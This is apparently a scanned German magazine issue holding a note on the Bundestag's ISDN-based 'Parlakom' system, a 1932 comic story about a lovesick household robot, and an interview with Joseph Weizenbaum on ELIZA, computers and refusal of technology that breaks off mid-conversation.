**ABGEORDNETE AUF DRAHT:** Die Mitglieder des Deutschen Bundestages — gleich welcher Couleur — werden in Zukunft alle dieselben „Informationskanäle“ haben: ein weltweit beispielhaftes Informations- und Kommunikationssystem soll demnächst in einheitlicher Technik alle 530 Abgeordneten, die Ausschüsse, Fraktionen, wissenschaftliche Dienste und die Bundestagsverwaltung miteinander verbinden. Über die „Nervenstränge“ des Systems, das in den nächsten zwei Jahren aufgebaut werden soll, gehen gleichermaßen Sprache, Text, Bild und Daten nach dem künftigen internationalen Fernmeldestandard ISDN (Integrated Services Digital Network). Das Kommunikationssystem Hicom, das diese Infrastruktur zur Verfügung stellt, vermittelt auch den Zugang zu Datenbanken, zu einem internen Btx-Informationssystem und enthält elektronische „Briefkästen“ für hinterlegte Text- und Sprachinformationen. Ob das Projekt „Parlakom“ die Kommunikation der Parlamentarier untereinander verbessert, ist offen. Entscheidend ist, daß das geplante System mit einem „offenen“ Industriestandard (OSI) den Anschluß von Geräten verschiedener Hersteller zuläßt. Neben dem Telefon sind es vor allem Personalcomputer und Bürosysteme für die Text- und Datenkommunikation oder auch „multifunktionale“ Geräte, die — mit Tastatur, Bildschirm und Telefonhörer — für sämtliche Kommunikationsarten einzusetzen sind. Die Abgeordneten, Fraktionen und Ausschüsse können sich also entsprechend ihren eigenen Vorstellungen zusätzlich technisch ausstatten. Eine praktische Unterweisung der verschiedenen Möglichkeiten führt der Hersteller bereits jetzt in seinem Bonner Fachberaterzentrum durch. F R 3-2-87 (FR-Bild: Siemens)






# Hilfe, unser Roboter ist liebeskrank!

*Er massiert die Hausfrau. Er trinkt den Cognac des Ehemannes. Er versucht die Witwe Lumidatsch im Treppenhaus zu küssen. Und schließlich wird er lebensmüde. – Eine sentimentale science-fiction-story, von uns leicht gekürzt, die Friedrich Kroner schon 1932 ersann.*

*Apollon (Luchsfests-) Journal  
3. April Hausung 12/85*

**W**ir hatten jahrelang einen sogenannten Fußboden-Roboter gehabt, ein kleines, murksiges Ding. Er kehrte den Boden, wusch ab, kochte ganz gut und half meiner Frau auch mal beim Anziehen. Aber er war acht Jahre alt, und er schnaufte doch schon stark, und es rasselte in seinen Gelenken. Ehe man so einen Roboter zum Überholen in die Fabrik schickt, dann schon lieber weg! Wir kauften uns also einen neuen Roboter, einen Superfix. Als er nach dem Kauf in unserer Wohnung ankam und kaum drei Atemzüge getan hatte, sagte er schon im mißbilligendem Ton: „Staub, viel Staub.“ Er sah sich kopfschüttelnd in der Küche um, machte sofort das Fenster auf und setzte den Ventilator in Gang, dann lüftete er den Deckel des Mülleimers und sagte mit der Stimme in Moll: „Schweinerei!“ Wir ließen ihn in der Küche zurück. Meine Frau gab ihm Anweisungen für den nächsten Tag. Er funktionierte aber wirklich ganz hervorragend. Vor allem hatte dieses schreckliche Rasseln und Keuchen in der Wohnung aufgehört. Es wurden keine Türen mehr geworfen. Die ganze Arbeit ging mit einer Präzision und Geräuschlosigkeit vor sich, daß man manchmal verwundert daneben stand und staunte. Und als Masseur war er große Klasse. Meine Frau war restlos begeistert! Auch ich war mit ihm sehr zufrieden. Er staubte meine Bibliothek, die über 2000 Bände enthält, mit einer Akkuratess und Schnelligkeit ab, wie kein Mensch es imstande gewesen wäre. Aber nach einigen Monaten merkte ich den Grund für seine Leidenschaft, in meinem Zimmer aufzuräumen. Eines Abends, als wir aus dem Theater nach Hause kamen, lag er total betrunken, man kann schon sagen, sinnlos betrunken, im Klubsessel, eine völlig geleerte Kognakflasche neben sich. Wir telefonierten noch in derselben Nacht mit dem Arzt, ich wollte sagen, Ingenieur. Er kam auch, besah sich den



*Meine Frau sah mich an, ich sah meine Frau an. Der Roboter blieb im Sessel sitzen, starrte uns mit Tränen in den Augen an und sagte: „Sie wohnt nicht hier im Haus.“*

Schaden und fand schließlich einen Defekt in der oberen rechten Schulterkammer. Ein kleiner, winziger Draht hatte sich aus dem Kontakt zur Kopfschaltung gelockert, und damit schien der Schaden beseitigt. Zwölf Stunden lag unser Roboter wie ein Toter und pumpte seinen Rausch aus. Dann machte er wieder seinen Dienst so gewissenhaft wie vorher. Aber acht Tage später, an einem Sonntagnachmittag, als unser Roboter seinen Ausgang hatte, war er in ein Tanzlokal eingedrungen, obwohl den Robotern der Eintritt in alle öffentlichen Lokale streng verboten war, hatte dort ein junges Mädchen einfach um die Hüfte genommen und mit ihr zu tanzen begonnen, dabei hatte er fünf Personen umgeworfen sowie einen Tisch mit vier Tassen Kaffee und drei Torten, die wir samt dem Geschirr bezahlen mußten. Wir waren gezwungen, ihn am anderen Morgen von der Polizei abzuholen. Als wir unseren Roboter von der Polizei herausbekommen hatten, gab es eine sehr ernsthafte Auseinandersetzung mit ihm. Meine Frau nahm ihn ins Gebet. „Julius“, sagte sie, „du bist so klug, du hast so gute Manieren, weiß der Himmel, wenn die Fabrik imstande wäre,

deine Fehler abzustellen, wir würden dich wie ein Kind im Hause halten.“ Solche Redensarten nutzten natürlich gar nichts. Julius versprach, gelobte Besserung. Und die nächsten 14 Tage saß er auch, wenn er nichts zu tun hatte, nachdenklich und still auf dem Küchensstuhl und starrte zur Decke. Schließlich dachte ich, schicke ihn doch mal zum Psychoanalytiker. Vielleicht findet der einen Komplex, den sein Ingenieur in ihn hineingebaut hat. Ich schrieb an die Fabrik einen energischen Brief, ich zählte alle Zwischenfälle mit Julius auf. Das Ergebnis war, daß der Chefingenieur kam, der Julius 14 Tage vorher überprüft hatte. Julius erkannte ihn auch sofort wieder. Er fiel ihm um den Hals und begann zu weinen. Es war eine peinliche Situation. Der Chefingenieur entschuldigte sich, schrie ihn an und befahl ihm, sich auf die Chaiselongue zu legen. Dann begann er ihn abzuklopfen und abzuhorchen, schaltete jede Brustkammer einzeln aus, ja, schließlich öffnete er sogar die Kopfkammer. Plötzlich schrie er überrascht. „Ah!“ und holte mit einer Pinzette eine mikroskopisch kleine Spirale heraus, die sich vielleicht gelockert hatte oder gar

nicht hineingehörte, denn er warf sie einfach in den Papierkorb. „In Ordnung“, sagte er und schaltete Julius wieder zu. Auch Julius schien zufrieden. Er saß aufrecht, starrte seinen Konstrukteur mit verklärten Augen an: „Besser, viel besser.“ – „Na also“, sagte der Chefingenieur und ging. Von diesem Tag an war Julius wie verwandelt. Er tat zwar seine Arbeit gewissenhaft und geräuschlos weiter, aber sein Blick war abwesend. Meine Frau, mit dem Instinkt ihres Geschlechts, fragte ihn besorgt: „Ist dir etwas, Julius?“ – „Oh, nichts, gnädige Frau“, flüsterte er und blickte verklärt zur Decke.

Eines Tages überraschten wir Julius: In einem Sessel sitzend, ein Buch in der Hand, Tränen in den Augen und Verse gegen die Decke flüsternd, die er auswendig lernte. Es waren Liebesgedichte. Julius sah und hörte uns nicht. Wir standen sprachlos in der Tür. Schöne Bescherung. Wir hatten schon einmal, ich weiß nicht, ob ich das erwähnt habe, vor zwei Monaten der Witwe Lumidatsch eine Buße zahlen müssen, weil unser Julius sie auf dem Treppenabsatz um die Taille gefaßt und versucht hatte, sie abzuküssen.


Meine Frau sah mich an, ich sah meine Frau an. Der Roboter blieb im Sessel sitzen, starrte uns mit Tränen in den Augen an und sagte: „Haben Sie keine Angst, sie wohnt nicht hier im Haus.“

Wir lagen die ganze Nacht schlaflos und besprachen die Sache. Als wir aufwachten, war es zwölf Uhr mittags. Kein Frühstückstisch, keine summende Kaffeemaschine, geschweige die Meldung: „Das Frühstück ist angerichtet.“ Kein Julius in der Küche. Die Schlüssel zur Korridor Tür waren durch den Briefschlitz nach innen hineingeworfen. Wir hätten uns lächerlich gemacht, wenn wir in den Zeitungen inseriert hätten: „Julius, kehre zurück.“

Den wirklichen Grund, warum Julius uns verließ, haben wir nicht geahnt: Er war lebensüberdrüssig. Er suchte seinem Leben ein Ende zu machen, und wie raffiniert er vorging, wie er die Art des Selbstmordes überdacht haben muß, beweist sein Ende, das wir aus der Zeitung erfuhren.

Julius war der vollkommenste Roboter, der jemals gelebt hat. Er ging in eine Eisenwarenhandlung und verlangte ein Dutzend Schraubenzieher und Schraubenschlüssel. Damit ging er auf einen Kinderspielfeld im Park, setzte sich unter eine Gruppe halberwachsender Lämmers und sagte: „Jungs, mir ist nicht ganz gut, seht doch mal nach, was mir fehlt.“

Nach dem Bericht der Zeitung hat es keine Stunde gedauert, bis nicht eine Schraube mehr an unserem Julius in ihrem Gewinde saß.



Joseph Weizenbaum:


# “Die Technik in die Schranken weisen”

Der Weg ist das Ziel! / Ein Interview



Im deutschen Sprachraum wurde Joseph Weizenbaum (geboren 1923 in Berlin, 1936 emigriert in die USA, Professor für Informatik am Massachusetts Institute for Technology, M.I.T.) bekannt durch seine Bücher “Die Macht der Computer und die Ohnmacht der Vernunft” (Frankfurt 1977) und “Kurs auf den Eisberg” (Zürich 1984). Unermüdlich weist Weizenbaum auf die Grenzen der Technologie hin und warnt vor der Gefahr, die sich aus einer ungebremsen Entwicklung von Wissenschaft und Technik ergeben kann. — Im nachfolgenden Gespräch geht es um das historische, kulturelle und soziale Umfeld einer Zivilisationsentwicklung, die in der elektronischen Datenverarbeitung einen Kulminationspunkt erreicht. Das Gespräch führte Markus Schmidt; es fand im Haus der Familie Domzalski (Dorothea und Leo Domzalski sowie ihre Söhne Adrian und Oliver Thomas) in Berlin statt, die sich ebenfalls an dem Gespräch beteiligten.

Mit freundlicher Genehmigung dem INFO 3 Magazin entnommen



**L**ange, bevor Weizenbaum mit seinen Büchern ein breites Publikum erreichte, hatte er bereits einen Namen in der Fachwelt: Mit dem 1965 geschriebenen Computerprogramm "Eliza" erregte er einen Sturm der Entrüstung und des Erstaunens. Mit "Eliza" wollte Weizenbaum beweisen, daß der Computer eines *nicht* kann: den Menschen als Gesprächspartner des Menschen ersetzen. "Eliza" ist ein sogenanntes "dialogfähiges" Programm: Dem "Gesprächspartner" am Terminal wird vorgetäuscht, der Computer verstehe seine Aussagen oder Fragen, ja als könne die Maschine durch ihre pseudoverständnisvollen Rückfragen dem menschlichen Gegenüber in seinen seelischen Problemen helfen.

Das Experiment "Eliza" schlug fehl. Allerdings nicht etwa, weil das Programm nicht funktioniert hätte — im Gegenteil: Viele Menschen glaubten an die autonome "Macht der Computer" und waren bereit, der Maschine ihre seelischen Probleme zu unterbreiten. Der Computer ist geduldig. Er steht nicht auf und geht weg, vor ihm kann man sich nicht blamieren. Und eine Reihe von Joseph Weizenbaums Fachkollegen meinten begeistert, endlich den elektronischen Psychotherapeuten gefunden zu haben, der auch mehrere "Patienten" gleichzeitig "behandeln" könne. Es war vor allem diese Erfahrung — wie leicht Menschen bereit sind, sich der Autorität der Technik zu unterwerfen —, die Joseph Weizenbaum zum "Rufer in die Wüste" werden ließ.

Sich selbst bezeichnet Weizenbaum als Pessimisten, was die Entwicklung der menschlichen Zivilisation anbelangt: "Kurs auf den Eisberg". Gerade aus dieser negativen Zukunftserwartung aber entwickelt er das Recht, ein Hoffender zu sein: Nur wer eine positive Entwicklung nicht erwartet, ist imstande, sie zu erhoffen. In diesem Sinne wendet sich Joseph Weizenbaum an seine Zeitgenossen mit der Aufforderung, das "Wunder" zu ermöglichen, welches darin besteht, das Ruder jener "Titanic" herumzureißen, auf der er uns mit voller Kraft dem Untergang entgegenfährt. Ein "Wunder", das nicht durch die Entscheidung politischer Würdenträger, sondern durch die Verantwortung des Einzelnen bewirkt werden kann: Wenn jeder von uns die Bereitschaft entwickelt, derjenige zu sein, der das Ruder herumreißen könnte, dann haben wir eine Chance.

**Markus Schmidt:** Die Entwicklung der technologischen Zivilisation in unserem Jahrhundert ist in entscheidendem Maße von den Vereinigten Staaten geprägt worden. Hat das vielleicht seinen Grund darin, daß einerseits in der amerikanischen Geistesgeschichte der europäische kulturelle Ursprung vergessen wurde, andererseits aber die ursprünglichen amerikanischen Zivilisationsformen Amerikas, die der Indianer, nicht nur nicht aufgenommen, sondern sogar mit massivster Gewalt verdrängt wurden?

Auf einer leider nur kurzen Reise durch die USA hatte ich das starke Erlebnis, daß sich zwischen Kultur und Natur in Amerika eine gewaltige Kluft befindet. Ein anschauliches Beispiel dafür ist San Francisco: Ohne jede Rücksicht auf natürlich gewordene Landschaftsformen sind hier die Straßenzüge einfach nach einem Rasterplan quer über die hügelige Landschaft gebaut worden.

**Joseph Weizenbaum:** Ich lebe seit 51 Jahren in den Staaten und kann nur sagen: Ich weiß immer noch zu wenig über Amerika, um zu einer solchen Aussage zu kommen. Ich bin mit solchen Vereinfachungen sehr vorsichtig. Um auf Ihr Beispiel einzugehen: In Boston sind die Straßen einfach die ausgebauten Kuhpfade, auf denen ehemals die Cowboys ihre Herden getrieben haben. Um sich in Boston zurechtzufinden, muß man sich auskennen, da kommt man mit Rastern oder Mathematik nicht weiter.

Im amerikanischen Innenleben ist von den Indianern tatsächlich sehr wenig übriggeblieben: einige völlig veräußerlichte Feste oder Riten — Tatsache ist aber, daß die Indianer ermordet wurden, und zwar nicht nur im Äußeren. Damit hängt vielleicht zusammen, daß es in Amerika so gut wie kein Geschichtsbewußtsein gibt. Das wird durch die Medien noch unterstützt: Völlig zusammenhanglos werden die Tagesereignisse nebeneinandergestellt — ein Sportereignis neben ein Eisenbahnunglück in Kalkutta. Wenn zum Beispiel Richard Nixon in den Medien erwähnt wird, kommt mit Sicherheit der Zusatz: "former president of United States", weil man einfach nicht davon ausgehen kann, daß das jemand weiß.

Die indianische Kultur ist im allgemeinen nur noch Entertainment für die amerikanische Bevölkerung. So muß sich z.B. jeder amerikanische Präsident einmal mit einem indianischen Federbusch fotografieren lassen. Das hat aber überhaupt keine Bedeutung. Eine bewußte Identifizierung findet da nicht statt. Überhaupt ist das Bewußtsein für die indianische Kultur sehr dünn. Man weiß von ihr, abstrakt, so abstrakt, wie man auch die Entfernung zum Mond kennt. Das hat mit dem Innenleben Amerikas nichts zu tun.

## Selfmade-Männer

**Markus Schmidt:** Was ist dann aber das Innenleben Amerikas?

**Joseph Weizenbaum:** Das Wichtigste am Innenleben Amerikas ist, daß es sehr vielgestaltig ist, so wie Amerika ja überhaupt sehr unterschiedliche Seiten hat. Es gibt keinen Ort in den Staaten, von dem man sagen könnte: Das ist das typische Amerika. Sie sind alle völlig verschieden. Ich lebe in Cambridge, Massachusetts und muß täglich erleben, daß ich einfach nicht weiß, was Amerika ist.

Von einem Gesichtspunkt aus gibt es allerdings eine "Homogenisierung" Amerikas: in der Werbung und in den Medien. So sind beispielsweise die Hotelzimmer der "Holiday Inn"-Hotels überall gleich, so daß man sich überall "zu Hause" fühlen soll. Man kann dann nicht mehr unterscheiden, ob man in Chicago ist oder in Curachi. Und auch das Fernsehen bringt überall die gleichen Nachrichten. Das ist eine Form der "Vereinigung" Amerikas, die völlig trivial ist, die aber doch sehr tiefe Konsequenzen hat.

Dieses Amerika hat nichts mehr mit den Indianermythen zu tun. Es hat auch nichts zu tun mit den Pionieren, die nach Amerika einwanderten. Im 18., 19. Jahrhundert gab es nach Westen hin gewissermaßen eine offene Grenze. Man konnte seinem Schicksal entlaufen und neu anfangen. Daher stammt die Idee des "selfmademan", eine der Grundsäulen der amerikanischen Kultur.

An dieser Stelle kann man übrigens einen gewaltigen Unterschied beispielsweise zur japanischen Kultur feststellen: Die Sozialisierung eines neugeborenen Kindes geht in Amerika von der Prämisse der völligen Hilflosigkeit des Kindes und seiner totalen Abhängigkeit von den Eltern aus. Das Erziehungsziel ist deshalb, das Kind so schnell wie möglich unabhängig werden zu lassen. In Japan ist es genau umgekehrt: Hier wird der Säugling gerade in seiner völligen Unabhängigkeit von allen sozialen und gesellschaftlichen Bindungen gesehen, und die Erziehung soll nun bewirken, daß das Kind in die Gesellschaft eingebunden wird. Natürlich ist das in Amerika — und vermutlich auch in Japan — vollkommen unbewußt: es ist eine tief internalisierte Aufgabe der Eltern.

**Dorothea Domzalski:** Diese Erziehung zum "selfmademan" — das ist doch in gewisser Weise auch eine krasse Aufforderung zum Egoismus. Hängen

damit nicht auch die enormen sozialen Diskrepanzen in Amerika zusammen?

**Joseph Weizenbaum:** Es freut mich sehr, daß Du das ansprichst. Du hast völlig recht: Die Verschiedenheit Amerikas äußert sich natürlich nicht nur in der Unterschiedlichkeit der Straßensichten, sondern auch in den sozialen Bereichen.

**Adrian Domzalski:** Was mich allerdings wundert: Diese verschiedenen sozialen Schichten lassen sich durch dasselbe Fernsehen befriedigen.

**Joseph Weizenbaum:** Darauf habe ich auch keine Antwort. Ich kann da auch nur staunen. Aber es ist eine Tatsache: Gerade die Armen haben den Fernseher oft als einziges "kulturelles" Angebot. Einen alten Fernseher bekommt man schon für zehn Dollar. In den wohlhabenderen Schichten übernimmt der Fernseher oft die Funktion des Babysitters. Und für die älteren Kinder gibt es ja jetzt die Videospiele. Klaus Hafner führt sie immer als einen Fortschritt gegenüber dem Fernsehen an, weil die Kinder hier nicht nur passiv vor dem Kasten sitzen, sondern selbst aktiv würden. Ich kann darauf nur antworten: Bisher haben die Kinder im Fernsehen ein U-Boot gesehen, das torpediert wird, in dem Hunderte von Menschen ums Leben kommen. Heute können sie nun selbst diejenigen sein, die das U-Boot abschießen.

**Markus Schmidt:** Was Sie damit andeuten, ist doch, daß sich der Computer aus Vorhergehendem entwickelt hat. In Ihren Büchern haben Sie ja oft darauf hingewiesen, daß der Computer ein Kind des Zweiten Weltkrieges ist . . .

**Joseph Weizenbaum:** . . . und des Kalten Krieges!

**Markus Schmidt:** Wo ist nun aber der eigentliche Ursprung des Computers zu suchen?

**Joseph Weizenbaum:** Mir scheint an diesem Gespräch symptomatisch zu sein, wie schnell wir die Indianer vergessen haben. Das ist typisch amerikanisch. Man spricht über die Indianer, weil es sie ja nun einmal gegeben hat — und kehrt zur Tagesordnung zurück und zum Computer. Und noch etwas soll nicht vergessen werden: Der eben angesprochene Freiheitsdrang, der den amerikanischen Pionieren nachgesagt wird, ist eine Folge der Unterdrückungen, die die Menschen in Europa erleben mußten. Man darf das nicht idealisieren oder romantisieren.

**Leo Domzalski:** Wenige gingen nach Amerika, um eine bessere Welt zu schaffen, die meisten mit der Hoffnung, für sich ein besseres Leben zu haben.

**Joseph Weizenbaum:** Ein Beispiel sind die Iren: Damals herrschte eine Hungersnot in Irland. Die hatten einfach Hunger!

Wenn man das mit unserer heutigen Situation vergleicht, muß man feststellen, daß die Situation Westberlins geradezu symbolisch ist für unsere Situation überhaupt: Unsere Gesellschaft ist umringt von einer Mauer. Man kann heute nicht mehr "weggehen", auch von Amerika nicht. Es gibt das "andere" Land nicht mehr.

## Chaos und Abstraktion

**Markus Schmidt:** Wenn man das jetzt noch einmal für die amerikanische Gesellschaft betrachtet: Ist es nicht so, daß diese unsichtbare Mauer, von der Sie sprechen, in den USA auch damit zusammenhängt, daß die Zivilisation dort entstanden ist einerseits durch den Ausbruch aus den Traditionen der Alten Welt und andererseits durch die Verdrängung der ursprünglichen indianischen Kultur, daß die amerikanische Kultur also gewissermaßen wurzellos schwebt?



**Joseph Weizenbaum:** Von dieser Verdrängung herrscht aber überhaupt kein Bewußtsein. Die Antwort, die man bekommen würde: Es war doch nichts da! Als ich 1936 nach Amerika kam, kannte ich keine Unterdrückung der Schwarzen, weil ich die Schwarzen überhaupt nicht wahrnahm. Sie waren für mich einfach nicht da. Das ist ein Trick, den der Mensch nur zu gut beherrscht: Zu verdrängen, was er nicht sehen will.

Die Pioniere, die 1850 in den Westen zogen, hatten diese Fähigkeit, die Indianer – außer in den Visieren ihrer Gewehre – zu ignorieren, in ungeheurer starkem Maße ausgebildet. Und diese Menschen fielen keineswegs vom Himmel: Sie kamen eben aus Europa.

**Leo Domzalski:** Damit ist ein bestimmtes Verhältnis zur Natur gekennzeichnet: Die Indianer wurden als Naturvolk angesehen und die Natur, die Wildnis, mußte besiegt werden. Die Folge ist, daß die Indianer vertrieben und schlichtweg ausgerottet wurden.

**Markus Schmidt:** Ich sehe hier doch eine ziemlich direkte Linie zur Entstehung des Computers. Dieser Drang danach, die "Wildnis", die man als Chaos empfand, durch die Ratio zu ordnen und zu beherrschen, den natürlichen Strukturen das Merkmal logischer Abstraktion aufzuprägen – bildet diese innere Haltung nicht den Boden für solche Entwicklungen, die schließlich auch den Computer hervorbringen?

**Adrian Domzalski:** Könnte man sagen: Wir – als Europäer – haben das, was Amerika geworden ist, gewissermaßen aus uns herausgesetzt und verdrängt?

**Joseph Weizenbaum:** Ich glaube, es ist eigentlich eine viel allgemeinere Frage, um die es hier geht. Es ist die Frage, wo überhaupt Erfindungen herkommen. Es geschieht viel zu schnell, daß man der Wissenschaft eine Autonomie zuspricht, die eigentlich gar nicht existiert. Insbesondere während der Kriegszeit gab es durchaus Notwendigkeiten. Trajektorien von Geschößbahnen mußten berechnet werden, es stellten sich die gewaltigen Aufgaben der Logistik, Nachschubversorgung, Rüstungsproduktion, Treibstoffversorgung mußten organisiert werden. Da gab es wirtschaftliche Notwendigkeiten, und es gab eine Reihe von technischen Möglichkeiten: Daraus entstand der Computer. Von einer Autonomie der Wissenschaft zu sprechen, wäre hier Unsinn. Und es war auch durchaus kein Zufall, daß der Computer in den USA, Großbritannien und Deutschland gleichzeitig entwickelt wurde. Es war eben nur Konrad Zuses Pech, daß die Hitler-Regierung nicht erkannte, was er da in den Händen hatte.

Ein anderes Beispiel ist Robert McNamara, der Verteidigungs- (also eigentlich Kriegs-)minister unter John F. Kennedy und Johnson – also während des Vietnamkrieges. Er war ein Kind dieser systematischen Kriegsführung. Schon im Zweiten Weltkrieg war er einer der allerersten, die die Logistik der Luftwaffe mit den, damals noch sehr anfänglichen, Computermethoden bearbeitet haben.

Von einer autonomen oder freien Erfindung kann hier nicht die Rede sein: Es gab einige sehr spezielle Aufgaben, die gelöst werden mußten. So entstanden die Vorläufer des Computers.

## Verweigerung

**Markus Schmidt:** In Ihren Büchern, insbesondere in "Kurs auf den Eisberg" kommen Sie bei der Frage nach der Lösung der gegenwärtigen Umwelt- und Technologiekrisen immer wieder auf die Verweigerung zu sprechen. Mir ist nun die Frage: Aus welcher Motivation kommt man zu einer vernünftigen Verweigerung, die die Technik

in ihre Schranken weist: Bis hierher und nicht weiter? Und aus welcher Motivation kann vielleicht auch wieder eingegliedert werden, was jahrhundertlang verdrängt wurde? Und: Genügt es zu verweigern oder braucht man für die Bildung einer positiven Zukunftsentwicklung noch etwas anderes?

**Joseph Weizenbaum:** Um verantwortlich handeln zu können, muß man Zeit haben, sich sein zukünftiges Verhalten zu überlegen. Wenn diese Zeit nicht gewährt wird, dann bleibt einem oft nichts anderes übrig, als sich zu verweigern. Die Entwicklungen gehen zu schnell: Man hat nicht die Zeit, sich gründlich genug zu überlegen: Für diesen Zweck sollen die Eisenbahn oder der Kühlschrank oder der Computer nicht angewendet werden. Man kommt schließlich an einen Punkt, wo man nur noch sagen kann: "Aufhören! Stop! I want to get off! Ich brauche Zeit!"

Die Versuchung, ohne genügende Zeit auszukommen, also nur noch Sachzwängen zu folgen, ist gewaltig. Die Verweigerung sehe ich als eine Art Notruf. Nicht, daß ich mich grundsätzlich verweigern wollte. Ich kann aber mein eigenes Verhalten nicht verantworten, ohne nachzudenken. Ich muß aufhören, um nachdenken zu können: Eine Stunde, einen Tag oder ein Jahr. Und inzwischen geht die Welt weiter.

Manchmal scheint es mir fast, als ob es gar kein Aufhören geben könnte.

**Dorothea Domzalski:** Ich denke, es kann immer nur ein individuelles Aufhören sein. Und das ist ja dann auch durchaus etwas Aktives. Damit verbunden kann ja der Wunsch sein, als Mensch ein sozialeres Leben zu führen, wenn man sieht, in welche Isolation der Fernseher oder der Computer führen. Insofern ist es doch von Nutzen, auf diese Drogen zu verzichten.

**Joseph Weizenbaum:** Mir fällt immer wieder auf, daß gerade die Kinder heute schon viel zu oft vor Entscheidungen gestellt werden, ohne wirklich die Zeit zu haben, sich darauf vorzubereiten, sich zu überlegen, was sie eigentlich wollen. Aus dieser Not ist der einzige Ausweg oft die Verweigerung – einfach aus dem Zeitdruck heraus, in dem wir leben. Die Zeit fehlt in unserer Welt, sich vorzubereiten, gerade für die Heranwachsenden. Dabei haben wir doch nichts anderes als Zeit. Wir leben in der Zeit. Aber dann kommen die sogenannten Sachzwänge. Was da zwingt, sind viel weniger die Sachen als man selber, indem man sich gezwungen fühlt.

Und dann kommt die riesige Versuchung, wenn man ein Talent hat, zum Beispiel für Mathematik, dieser Begabung einfach nachzugehen, ohne die Zeit zu haben, darüber nachzudenken: Was macht denn die Mathematik in unserer Welt eigentlich?

**Markus Schmidt:** Bei der Frage nach der Verweigerung muß ich an die Situation der ökologischen Bewegung in der Bundesrepublik denken: Sie ist

hervorgegangen aus der Protestbewegung und steht nun vor der Frage: Was wollen wir eigentlich über den Protest hinaus? Bei den Grünen plant man inzwischen einen Strategiekongreß, in dem diese Frage im Vordergrund stehen soll. – Wenn es nun gelingt, sich selbst die Zeit zu nehmen, die man braucht, um zu entscheiden: Was will ich eigentlich? – was macht man mit diesem Freiraum?

**Joseph Weizenbaum:** Dann hat man es geschafft.

**Markus Schmidt:** Damit allein schon?

**Joseph Weizenbaum:** Möglicherweise. Das, was sich bei den Grünen abspielt, daß sie wissen müssen, was sie tatsächlich wollen, das ist ja auch die Aufgabe des Einzelnen. Und das ist eine sehr schwierige Aufgabe in dieser Welt.

Ich habe eine interessante Erfahrung gemacht mit meinen vier Kindern: Ungefähr im gleichen Alter kamen sie zu mir, um sich in bestimmten Lebenssituationen Rat zu holen. Und ich habe schließlich allen den gleichen Rat gegeben, ganz einfache Hinweise – aber nicht, weil ich ihn schon vorher gewußt hätte: Er hat sich jeweils neu aus jeder der einzelnen Situationen entwickelt. Worauf ich damit hinweisen will: Es kommt gar nicht so sehr darauf an, was im einzelnen für ein Resultat entsteht. Viel wichtiger ist es, wie man dahin kommt. *Der Weg ist das Ziel.*

Letztes Jahr sprach ich auf einer Podiumsdiskussion hier in Berlin von dem Kern aller großen Religionen in der Welt: Christentum, Buddhismus, Islam. Sie haben alle etwas gemeinsam: die Liebe.

Damals hat mir jemand aus dem Publikum das Brecht-Zitat entgegengehalten "Erst kommt das Fressen, dann kommt die Moral". Er hatte recht: Es geht nicht nur um Liebe, es ist Brot und Liebe, was notwendig ist. Es ist für uns, die wir hier in einem schönen Haus bei Kaffee und Kuchen zusammensitzen, sehr einfach: Wir können uns die Zeit nehmen. Das können wir aber nur, weil wir das "Fressen" schon haben. Eine große Mehrheit der Menschheit hat diese Zeit nicht, weil sie das Brot nicht hat. Das darf nicht vergessen werden.

**Markus Schmidt:** Wenn Sie Liebe als den Kern der Religionen bezeichnen: Können Sie noch etwas genauer sagen, was Sie darunter verstehen?

**Joseph Weizenbaum:** Nein.

**Markus Schmidt:** Man kann also kein Pauschalrezept geben für die Liebe. Sie ist jeweils individuell ...

## Liebloses Denken

**Joseph Weizenbaum:** Das stimmt auch nicht. Die Welt ist kein Computer, sie ist nicht binär auf-



„Wir sind die einzigen Überlebenden – und alle Computer-Programmierer?“



gebaut. Es ist nicht so, daß man es entweder pauschal sagen kann oder daß es nur vom Einzelnen abhängt. Es gibt hier kein "entweder – oder"!

Liebe ist eine solche umfassende Idee, sie ist so tiefgehend . . . – wie könnte man sie in einem Satz oder auch in einem Buch oder selbst in einer Bücherreihe zum Ausdruck bringen? Und selbst die Symphonien, die man in einem ganzen Leben schreibt, wenn man Beethoven heißt – eine endgültige Definition werden auch sie nicht liefern. Obwohl man als Künstler vielleicht am ehesten etwas davon zum Ausdruck bringen kann.

Definieren kann ich die Liebe jedenfalls nicht. Bedeutet das dann, daß ich keine Liebe erfahre? Ich kann nur sagen: Ich erfahre sie in diesem Augenblick. Und wer dazu etwas wissen will, der muß mit mir leben. Sagen kann ich es nicht.

Oliver Thomas Domzalski: Ebenso könnte vielleicht ein Musiker nicht sagen, was Musik ist.

Joseph Weizenbaum: Ich muß in diesem Zusammenhang oft an die Delphine denken, die ja ein ebenso großes und entwickeltes Gehirn haben wie der Mensch. Ich frage mich, ob sie überhaupt einen Begriff von "Wasser" haben.

Markus Schmidt: Aber vielleicht kann man doch auch mit begrifflichen Hilfsmitteln noch etwas näher herankommen. Wir haben vorhin über die Armen und die Reichen, die Amerikaner und die Europäer gesprochen. Das heißt, wie haben abstrakte Begriffe gebildet, die wir über die Realität stützen. In gewisser Weise (insbesondere, wenn es um soziale Tatsachen geht) ist das doch ein liebloses Denken. Vielleicht könnte das eine Annäherung sein: Daß man im konkreten einzelnen Fall das jeweils Richtige zu tun imstande ist. Die Frage ist dann allerdings: Was ist das jeweils Richtige und wie kommt man dazu? Ganz bestimmt ist es jedenfalls nicht notwendig, es in irgendeiner abstrakten Sprache auszudrücken.

Adrian Domzalski: Ich glaube, man muß hier Begriff und Verständnis auseinanderhalten. Einen Begriff von Liebe braucht man nicht, genauso wenig wie es sinnvoll ist – normalerweise jedenfalls – einen Begriff von den Körperfunktionen zu haben: Wenn ich zu genau darüber nachdachte, wie und warum mein Herz schlägt, hätte ich Angst, daß es aufhört zu schlagen.

Joseph Weizenbaum: Auch das Beispiel der Musik kann hier sicherlich weiterhelfen. Man kann sehr wohl wissen, was Musik ist, man kann sogar gute und schlechte Musik unterscheiden, ohne sie begrifflich zu definieren. Das gleiche gilt übrigens auch für die Intelligenz. Über all das – Musik, Liebe, Intelligenz – kann man durchaus sprechen, man kann es sogar verstehen, auch ohne Definitionen. Man muß es erlebt, gelebt haben. Sonst weiß man gar nichts, selbst wenn man alle Bücher gelesen hätte, die es dazu gibt.

Markus Schmidt: Wie schützt man sich dann aber vor Illusionen? Es geschieht doch sehr leicht, daß man meint, man sei ein liebevoller oder auch gerechter Mensch, während im Grunde damit oft nur Selbstliebe und Selbstgerechtigkeit bemantelt werden.

Dorothea Domzalski: Aber schützen davor begriffliche Definitionen?

